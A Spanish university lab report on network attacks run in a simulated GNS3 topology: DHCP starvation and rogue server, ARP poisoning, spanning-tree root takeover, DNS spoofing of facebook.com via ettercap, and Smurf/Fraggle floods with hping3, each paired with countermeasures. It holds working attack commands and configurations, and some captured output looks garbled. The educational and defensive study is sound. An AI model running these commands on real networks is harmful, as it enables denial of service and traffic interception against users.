

Universidad de Vigo

ESCUELA DE INGENIERÍA DE TELECOMUNICACIÓN

MEMORIA GRUPO C SEGURIDAD

Autores:

Axel Valladares Pazó
Juan Anselmo López Gómez
Samuel Yáñez Delgado

CURSO 2021/2022

1. Introduction

En esta memoria se recogen la implementación, puesta en escena y contramedidas de los ataques llevados a cabo sobre una topología de red (Figura 1) en el programa GNS3.

Haciendo uso de las herramientas de kali (Yersinia) hemos podido llevar a cabo una serie de ataques para demostrar la vulnerabilidad de una red Ethernet y que contramedidas podemos llevar a cabo para evitar dichas fisuras. La topología consta de 3 switches haciendo un spanning-tree: el switch 1 (SW1) será nuestro raíz, y estará conectado al router principal. El router principal hace de servidor DHCP y hace NAT para la conexión con Internet. Además contamos con una VLAN en la que se alojan todos los switches y Host de la topología. Nuestros Host constan de un ATACANTE (Kali) y dos VICTIMAS (Host1 y Host2), las cuales estarán conectados a distintos switches dentro de la misma VLAN. La subred en la que se encuentran todos los miembros de la topología es 198.168.100.0/28 El atacante cuenta con la IP 192.168.100.4 La IP asociada a la interfaz del router es 192.168.100.1




Figura 1: Topología de la red utilizada para la experimentación del proyecto

2. DHCP Starvation

Descripción: Consiste en agotar la pool de direcciones IP del servidor DHCP (router1) impidiendo así que nuevos dispositivos se puedan conectar a la subred de forma dinámica. Haremos uso de la herramienta Yersinia para saturar al router generando de forma automática MACs aleatorias que soliciten una IP.


Puesta en práctica: Mediante una serie de capturas veremos la funcionalidad del ataque DHCP. Primero, desde la máquina del atacante (Kali), preparamos el escenario en Yersinia, donde nuestro objetivo será generar una gran ristra de paquetes DISCOVER que lleguen hasta el servidor DHCP.

Segundo, capturando los paquetes en la interfaz de entrada del router observamos como se llena de paquetes DISCOVER, todos ellos con una MAC distinta y que provienen del mismo destino, en este caso con IP 0.0.0.0 (un host sin IP).


Tercero y como resultado del ataque, observamos que haciendo uso del comando **show ip dhcp binding**, la pool del router está toda en uso, impidiendo así que cualquier persona que quiera conectarse a la subred pueda obtener de forma dinámica su IP.

Una variante de este ataque es el **DHCP Exhaustion**, que básicamente su implementación es la misma que la del Starvation, con la diferencia de que dejaremos que Yersinia genere una cantidad ingente de paquetes durante un tiempo. Cuando alguien haga una solicitud IP al router y este mande el paquete OFFER, la red estará tan saturada que será imposible que el paquete llegue hasta el Host que solicitó la IP, generando así una denegación de servicio.

Contraindicaciones: DHCP Snooping es lo suficientemente inteligente como para leer la carga útil del protocolo DHCP y verificar que la dirección MAC de origen y CHADDR (campo Client Hardware Ip Address de DHCP) sean iguales (comando opcional ip dhcp snooping verificar mac-address). También es posible establecer un umbral máximo, o el número de paquetes por segundo que el switch puede recibir en un puerto determinado, de modo que, si el número de paquetes DHCP alcanza este umbral, el puerto entra en modo de apagado (bloqueo) y generaría una advertencia sobre el DoS.



(a) Configuración del Atacante



(b) Configuración de las IPs del servidor DHCP tras el ataque

586..31.130446	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130460	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130473	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130486	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130504	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130517	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130531	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130544	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130557	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130570	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130583	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130597	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130610	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130628	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.130642	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover -	Transaction ID 0x643c9869
586..31.963563	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer -	Transaction ID 0x643c9869
586..33.637248	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer -	Transaction ID 0x643c9869
586..35.390635	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer -	Transaction ID 0x643c9869
586..37.845247	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer -	Transaction ID 0x643c9869
586..20.709080	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer -	Transaction ID 0x643c9869
586..40.554395	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer -	Transaction ID 0x643c9869

(c) Paquetes DHCP enviados por el atacante

Figura 2: Demostración de DHCP Starvation


3. DHCP Rogue Server

Descripción: El objetivo principal es convertirse en el servidor DHCP. Para poder lograr esto debemos juntar este ataque con otro para poder denegar al router que suministra las IPs, ya que el primero que mande el OFFER será el servidor DHCP. Para impedir esto podemos hacer uso del ataque mostrado en el punto 2 (DHCP Starvation), para dejar al servidor DHCP sin IPs y así poder inyectar nuestros propios paquetes OFFER. Otro ataque con el que podemos convinar el Rogue Server es un ataque al Spanning-Tree, donde hagamos que el tráfico de paquetes pase por le atacante y así ganar la "carrera" del OFFER del DHCP. Para nuestra puesta en práctica haremos uso del ataque Starvation como ataque auxiliar.

Puesta en práctica: Tenemos un router (router1) como servidor DHCP. Agotamos todas las IPs de este servidor con el ataque DHCP Starvation y configuramos el Rogue Server con la herramienta Yersinia de la forma:

Una vez que el host hace una petición DHCP, esta no será contestada por el router1, ya que tiene todas las IPs dadas a las MACs aleatorias creadas por el DHCP Starvation. Por ende, le responderá la maquina del atacante (Kali), quedando asignada la IP que se haya indicado en el DHCP Rogue Server y definiendo como Default Gateway la maquina virtual, por lo que a su vez estaremos haciendo un Man In The Middle.

Contramida: Al no haber una autenticación entre el cliente y el servidor DHCP, es muy sencillo realizar este ataque sin las medidas de seguridad tomadas por parte del administrador de la red. La mejor forma de impedir este ataque es haciendo uso de **DHCP Snooping**. Principalmente lo que hace es impedir que los puertos de un switch admitan respuestas DHCP menos el que está conectado al router y los del Spanning-Tree. De esta forma impides que un atacante pueda inyectar sus propios paquetes de respuesta a la petición DHCP.



(a) Configuración del servidor DHCP del Atacante



(b) Host adoptando una IP del servidor DHCP del Atacante

```
Host1> show ip
NAME       : Host1[1]
IP/MASK    : 192.168.100.18/28
GATEWAY    : 192.168.100.17
DNS        : 8.8.8.8
DHCP SERVER : 192.168.100.17
DHCP LEASE : 268435384, 268435456/268435456/234881024
DOMAIN NAME : guuglu.com
MAC        : 00:50:79:66:68:00
LPORT     : 10040
RHOST:PORT : 127.0.0.1:10041
MTU        : 1500
```

(c) Configuración IP del Host atacado

586.	31.130446	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130460	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130473	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130486	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130504	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130517	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130531	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130544	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130557	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130570	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130583	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130597	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130610	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130628	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.130642	0.0.0.0	255.255.255.255	DHCP	286 DHCP Discover	- Transaction ID 0x643c9869
586.	31.963563	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer	- Transaction ID 0x643c9869
586.	33.637248	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer	- Transaction ID 0x643c9869
586.	35.308035	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer	- Transaction ID 0x643c9869
586.	37.045247	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer	- Transaction ID 0x643c9869
586.	38.789088	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer	- Transaction ID 0x643c9869
586.	40.554395	192.168.100.1	255.255.255.255	DHCP	342 DHCP Offer	- Transaction ID 0x643c9869

(d) Paquetes DHCP enviados por el atacante

Figura 3: Demostración de DHCP Rogue

4. ARP Poisoning

El protocolo ARP permite que las comunicaciones de red puedan llegar correctamente a su destino. Su objetivo es traducir las direcciones IP en una dirección MAC y viceversa. Se encarga de formar una tabla con la pareja IP-MAC, y que los diferentes equipos de la red local puedan comunicarse entre ellos y con el router (para acceder a Internet) sin problema. El router también cuenta con una IP de la LAN y una dirección MAC.


Descripción: El ataque se basa en envenenar la tabla ARP de la víctima. Haciendo esto podemos lograr 2 cosas:

- **DoS:** si el atacante no reenvía las conexiones al router para salir a Internet, estaremos haciendo una denegación de servicio.
- **Man In The Middle:** si el atacante reenvía las conexiones al router para salir a Internet, será capaz de interceptar cualquiera de estos paquetes para su posterior estudio o modificar cualquier tipo de información que vaya por ellos.

Puesta en práctica: Trabajaremos con Ettercap_graphical. Seleccionamos la tarjeta de red, escaneamos la red local y elegimos la IP de la víctima como TARGET 1 y la del router a suplantar como TARGET 2. En el menú de selección de MITM elegimos ARP Poisoning y Sniff Remote Connections y desmarcamos la opción de only poison one_way (ya que queremos hacer MITM).

Contramidas: Una forma es cifrar todas nuestras comunicaciones para que, aunque puedan capturar toda la información, no puedan leer absolutamente nada. Lo más sencillo será comprobar la tabla de ARP, si hay dos direcciones MAC con la misma IP significará que alguien nos está haciendo un Man In The Middle.

Lo más útil es utilizar tablas estáticas y renegar de cualquier petición ARP entrante que no se encuentre en la tabla. El problema de esta medida es que añade latencia por culpa de los tiempos de búsqueda y requiere mantener actualizadas las entradas en todas las máquinas de la subred. Otra forma de mitigar este ataque es haciendo uso de software que nos comprueben la tabla ARP y nos notifiquen cuando una IP tenga varias MACs asociadas.



(a) Configuración del ataque a ARP

```
Host1> ping 8.8.8.8
8.8.8.8 icmp_seq=1 timeout
8.8.8.8 icmp_seq=2 timeout
8.8.8.8 icmp_seq=3 timeout
8.8.8.8 icmp_seq=4 timeout
8.8.8.8 icmp_seq=5 timeout
```

(b) Host víctima sin conexión

1	0.000000	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f
4	10.005850	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f
8	20.011535	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f
11	30.016976	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f
12	30.022106	PcsCompu_d3:8b...	cc:01:49:74:00:00	ARP	60	192.168.100.2	is at 08:00:27:d3:8b:7f
15	40.023670	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f
18	50.028922	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f
21	60.034598	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f
24	70.040435	PcsCompu_d3:8b...	Private_66:68:00	ARP	60	192.168.100.1	is at 08:00:27:d3:8b:7f

(c) Paquetes ARP enviados a la víctima

62	143.161904	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x03d7, seq=1/256,
63	143.168469	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x03d7, seq=1/256,
67	145.162516	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x05d7, seq=2/512,
68	145.163442	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x05d7, seq=2/512,
69	147.162688	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x07d7, seq=3/768,
70	147.166475	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x07d7, seq=3/768,
74	149.163419	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x09d7, seq=4/1024,
75	149.165780	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x09d7, seq=4/1024,
76	151.164272	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x0bd7, seq=5/1280,
77	151.172487	192.168.100.2	8.8.8.8	ICMP	98	Echo (ping) request	id=0x0bd7, seq=5/1280,

(d) Paquetes de ICMP de la víctima enviados al atacante

Figura 4: Demostración de ARP Poisoning

5. Ataques al Spanning-Tree (STP)

El Spanning-Tree se da cuando se conectan más de 2 switches juntos. El protocolo permite a los switches activar o desactivar automáticamente los enlaces de conexión, de forma que se garantice la eliminación de bucles. Para ello se estipula un switch como switch raíz.

Nota: Para la prueba del ataque, el atacante estará conectado al Switch2 en lugar del Switch1 como en el resto de casos.

Descripción: El principio de este ataque es intercambiar la prioridad del switch al que está conectado el atacante, de forma que todo el árbol de switches deba modificarse para adaptarse a las nuevas características del árbol. El hacer esto propicia a realizar ataques DoS o MITM con mayor facilidad, ya que el árbol STP está redirigiendo el tráfico por el switch donde está conectado el atacante.

Puesta en práctica: Haciendo uso del programa Yersinia se puede reclamar el ser el switch raíz de la forma (Figura a). Observamos en los switches que el árbol ha sido modificado mediante el comando :

```
Switch# show spanning-tree brief
```

Contramidas: BPDU Guard es una funcionalidad que al detectar que se reciben tramas BPDU en un puerto lo deshabilita, de forma que tengamos que habilitarlo de forma manual.

```
Switch(config-if)# spanning-tree bpduguard enable
```

```
Switch1#sh spanning-tree br
VLAN1
Spanning tree enabled protocol ieee
Root ID    Priority    32768
Address    c402.b4e6.0000
This bridge is the root
Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID   Priority    32768
Address     c402.b4e6.0000
Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
Aging Time  300

Interface
Name      Port ID Prio Cost  Sts Cost  Bridge ID      Port ID
-----
FastEthernet1/0  128.41 128 19 FWD  0 32768 c402.b4e6.0000 128.41
FastEthernet1/1  128.42 128 19 FWD  0 32768 c402.b4e6.0000 128.42
FastEthernet1/2  128.43 128 19 FWD  0 32768 c402.b4e6.0000 128.43
FastEthernet1/3  128.44 128 19 FWD  0 32768 c402.b4e6.0000 128.44
```


(a) Configuración del Switch1 antes del ataque

```
Switch1#sh spanning-tree br
VLAN1
Spanning tree enabled protocol ieee
Root ID    Priority    32768
Address    c402.b4e5.0000
Cost       57
Port       42 (FastEthernet1/1)
Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID   Priority    32768
Address     c402.b4e6.0000
Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
Aging Time  300

Interface
Name      Port ID Prio Cost  Sts Cost  Bridge ID      Port ID
-----
FastEthernet1/0  128.41 128 19 FWD  57 32768 c402.b4e6.0000 128.41
FastEthernet1/1  128.42 128 19 FWD  38 32768 c402.b4f6.0000 128.42
FastEthernet1/2  128.43 128 19 FWD  57 32768 c402.b4e6.0000 128.43
FastEthernet1/3  128.44 128 19 FWD  57 32768 c402.b4e6.0000 128.44
```

(b) Configuración del Switch2 después del ataque



(c) Inicio del ataque

Figura 5: Demostración de ataque al STP

6. DNS Spoofing

Descripción: Consiste en suplantar la identidad de un servidor legítimo DNS para capturar peticiones DNS de nuestra víctima, y de esta forma poder desviar el tráfico hacia servidores propios del atacante (Kali). Además, realizando un MITM podremos observar las credenciales intercambiadas entre la víctima y el servidor legítimo.

Puesta en práctica: Cambiamos los ficheros `/etc/ettercap/etter.conf` y `/etc/ettercap/etter.dns` y añadimos (Figura 1) y (Figura 2) respectivamente.

Tras modificar estos dos archivos, bastará con ejecutar el comando :

```
> ettercap -T q -i eth0 M arp -P dns_spoof
```

Si realizamos un ping a facebook (facebook.com, www.facebook.com, etc) desde el host víctima, observamos que el ping se redirige a la ip de nuestra elección (en este caso la 23.39.78.111).

Contraindicaciones: Si queremos evitar sufrir algún tipo de ataque de este estilo podemos tomar una serie de medidas, como podría ser el caso de comprobar los indicadores de HTTP/HTTPS. Si una página usa el indicador HTTPS y nos sale que es HTTP, podremos observar que no se trata de la página que hemos solicitado, y que estaremos bajo un ataque de este estilo. Otra medida a tomar sería observar el tráfico de la red y observar como las peticiones DNS van hacia el dispositivo que nosotros queremos, y no hacia alguien externo.

```
[privs]
# ec_uid = 65534          # nobody is the default
ec_uid = 0
# ec_gid = 65534         # nobody is the default
ec_gid = 0
```

(a) Configuración de etter.conf

```
# vim:ts=8:noexpandtab
```

www.facebook.com	A	23.39.78.111
*facebook.com	A	23.39.78.111
www.facebook.com	PTR	23.39.78.111

(b) Configuración de etter.dns

```

root@kali:~#
# ettercap -i -q -i eth0 -M arp --dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 => 08:00:27:5D:38B:7F
192.168.100.4/255.255.255.248
fe80::800:27::fe:d3:8b:7f/64

SSL dissection needs a valid "redir.command.on" script in the ettercap.conf file
Ettercap might not work correctly, /proc/sys/net/ipv4/conf/eth0/use_ldapdissect is not set to 0.
Privileges dropped to EUID 0 EGID 0 ...

34 plugins
42 protocol dissectors
57 ports monitored
28234 mac vendor fingerprint
1768 top 00 fingerprint
2182 known services
lua: no scripts were specified, not starting up!

Randomizing 15 hosts for scanning...
Scanning the whole network for 15 hosts ...
| 100.00 %

7 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

dns_spoof: A [www.facebook.com] spoofed to [23.39.78.111] TTL [3600 s]
dns_spoof: A [facebook.com] spoofed to [23.39.78.111] TTL [3600 s]
dns_spoof: A [111.78.39.23.in-addr.arpa] spoofed to [www.facebook.com] TTL [3600 s]
dns_spoof: A [78.39.23.in-addr.arpa] spoofed to [www.facebook.com] TTL [3600 s]
dns_spoof: PTR [111.78.39.23.in-addr.arpa] spoofed to [www.facebook.com] TTL [3600 s]
dns_spoof: PTR [78.39.23.in-addr.arpa] spoofed to [www.facebook.com] TTL [3600 s]

```

(c) Recogida del tráfico a la web cambiada.

Did Not Connect: Potential Security Issue

https://www.facebook.com

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB

Did Not Connect: Potential Security Issue

Firefox detected a potential security threat and did not continue to www.facebook.com because this website requires a secure connection.

What can you do about it

www.facebook.com has a security policy called HTTP Strict Transport Security (HSTS), which means that Firefox can only connect to it securely. You can't add an exception to visit this site.

The issue is most likely with the website, and there is nothing you can do to resolve it. You can notify the website's administrator about the problem.

[Learn more...](#)

[Go Back](#) [Advanced...](#)

(d) Fallo en el certificado de la página

```

#k bytes from www.facebook.com (213.183.76.111) icmp_seq=1 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=2 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=3 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=4 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=5 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=6 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=7 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=8 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=9 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=10 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=11 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=12 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=13 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=14 ttl=54 time=59.5 ms (DUP)
#k bytes from www.facebook.com (213.183.76.111) icmp_seq=15 ttl=54 time=59.5 ms (DUP)
# Facebook.com ping statistics ---
# packets transmitted, 5 received, 1% duplicates, 0% packet loss, time 4053ms
rtt min/avg/max/mdev = 43.818/49.012/56.896/4.567 ms

~$ sudo tcpdump -i eth0 -c 100 -n -v -e -s 0 -A -X -l -w /tmp/tcpdump.pcap
~$ cat /tmp/tcpdump.pcap | hexedit -C 100
~$ ./kali/kali.py [-h]
#k bytes from edge-star-mini-svc-01-nadl.facebook.com (31.13.83.36) icmp_seq=1 ttl=53 time=29.9
#k bytes from edge-star-mini-svc-01-nadl.facebook.com (31.13.83.36) icmp_seq=2 ttl=53 time=27.2
#k bytes from edge-star-mini-svc-01-nadl.facebook.com (31.13.83.36) icmp_seq=3 ttl=53 time=28.3
#k bytes from edge-star-mini-svc-01-nadl.facebook.com (31.13.83.36) icmp_seq=4 ttl=53 time=28.3
# Facebook.com ping statistics ---
# packets transmitted, 4 received, 0% packet loss, time 3017ms

```

(e) Ping de la víctima a la IP cambiada.

Figura 6: Demostración de DNS Spoofing

7. Smurfing

Descripción: El ataque Smurf es un ataque de denegación de servicio distribuido (DDoS) que deja inoperativa la red. Este ataque se lleva a cabo aprovechando las vulnerabilidades del protocolo IP e ICMP. El ataque consiste en inundar con paquetes ICMP la dirección Broadcast con la IP spoofeada de la víctima a modo de origen. Si el Router envía el tráfico a esas direcciones de Broadcast, la mayoría de los host tomarán los mensajes echo request de ICMP y lo responderán, multiplicando el tráfico por cada host de la subred, provocando que todas esas respuestas vuelvan a la IP de origen (la IP de la víctima atacada).

Puesta en práctica: Para realizar este ataque haremos uso de la herramienta hping3 de la forma:

```
> hping3 -1 --flood IProuter
```

Una vez spoofeada la dirección IP de la víctima ejecutamos el comando anterior y ya se produciría el ataque. Si abrimos un Wireshark desde la víctima, podemos ver la inundación de paquetes ICMP producidos por el ataque, dando lugar a una denegación de servicio.

Contramidas: Para protegernos de los ataques Smurf podemos optar por las siguientes medidas para limitar la probabilidad e impacto de este ataque:

- Bloquear el tráfico de difusión directa que ingresa en la red.
- Configurar los hosts y enrutadores para que no respondan solicitudes de echo request de ICMP.

```
(root@kali) [/home/kali]
# hping3 -1 --flood 192.168.100.1
HPING 192.168.100.1 (eth0 192.168.100.1): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.100.1 hping statistic ---
1034153 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

(a) Configuración del atacante

```
(kali@kali) [~]
# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=47.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=55.4 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=113 time=47.3 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=113 time=52.5 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=113 time=58.3 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=113 time=32.5 ms
^C
--- 8.8.8.8 ping statistics ---
16 packets transmitted, 6 received, 62.5% packet loss, time 15202ms
rtt min/avg/max/mdev = 32.512/48.985/58.341/8.335 ms
```

(b) Pérdida de paquetes de la víctima

275...	297.098227	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
275...	297.098266	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
275...	297.098302	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
275...	297.098325	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
275...	297.098347	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
275...	297.098363	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
275...	297.098463	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098478	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098493	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098507	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098526	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098576	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098601	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098617	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,
276...	297.098633	192.168.100.4	192.168.100.1	ICMP	60 Echo (ping) request	id=0xb304,

(c) Paquetes enviados a la víctima

Figura 7: Demostración de Smurfing

8. Fraggle:

Descripción: Una vez visto el ataque Smurf, se creó una variante a este (por el mismo creador de Smurf) llamado ataque Fraggle. Este ataque es una variante del Smurf, siendo prácticamente idéntico a este. Lo que cambia con respecto a Smurf es que en lugar de realizar el ataque usando ICMP se hace mediante paquetes UDP, provocando el mismo resultado que el ataque original.

Puesta en práctica: Para realizar Fraggle haremos uso una vez más del comando hping3 de la siguiente manera:

```
> hping3 -2 --flood IProuter
```

Contramedidas:

